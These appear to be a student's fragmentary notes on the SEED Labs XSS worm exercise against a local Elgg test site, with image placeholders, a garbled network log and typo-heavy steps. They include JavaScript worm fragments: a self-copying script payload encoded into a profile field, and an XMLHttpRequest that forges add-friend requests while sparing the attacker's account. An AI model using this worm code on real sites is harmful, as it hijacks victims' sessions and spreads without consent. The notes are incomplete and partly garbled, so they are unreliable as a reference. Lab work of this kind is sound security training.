

#### Task 1




## then analyzed this



We will Just imitate the get requestusing Samy's ID.

### Task 2


In Edit Profile:



ō	21 requests 100 01 kB /41 02 kB transferred   Finish 10 25 c   DOMContentl and of 1 55 c   lead 1 57 c							
302		POST	🔏 www.seed-ser	add	boby:174 (xhr)	html	5.08 kB	22.26 kB
302		POST	🔏 www.seed-ser	edit	boby:146 (xhr)	html	5.13 kB	22.43 kB
302		POST	💋 www.seed-ser	edit 🚓			5.13 kB	22.42 kB
[200]		GET	📈 www.seed-ser	boby	boby:174 (xhr)	html	5.13 kB	22.26 kB
[200]		GET	📈 www.seed-ser	spinner.js	require.js:127 (sc	js	cached	754 B
304		GET	📈 www.seed-ser	jquery.colorbox.js	require.js:127 (sc	js	cached	0 B
304		GET	www.seed-ser	Ajax.js	require.js:127 (sc	js	cached	0 B

## ranalyze this





-> then in neq. body we check the patterin of the neg. Such as: publie = access level logged in usen = access level 1 and the field names

### Task 3

we go to wine section and make a post. Then:



## then in Req. body ?

### Task 4%

```
Everything in Task1,2,3 will be here. Just change is:
```

```
var description = "&description="+wormCode;
```

```
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);
```

> this code is given

# Samy himself not being Infected:

Example 8 found it in task 1

```
var samyId=59
if (elgg.session.user.guid != samyId) {
   //Create and send Ajax request to add friend
   Ajax = new XMLHttpRequest();
   Ajax.open("GET", sendurl, true);
   Ajax.setRequestHeader("Host", "www.seed-server.com");
   Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
   Ajax.send();
}
```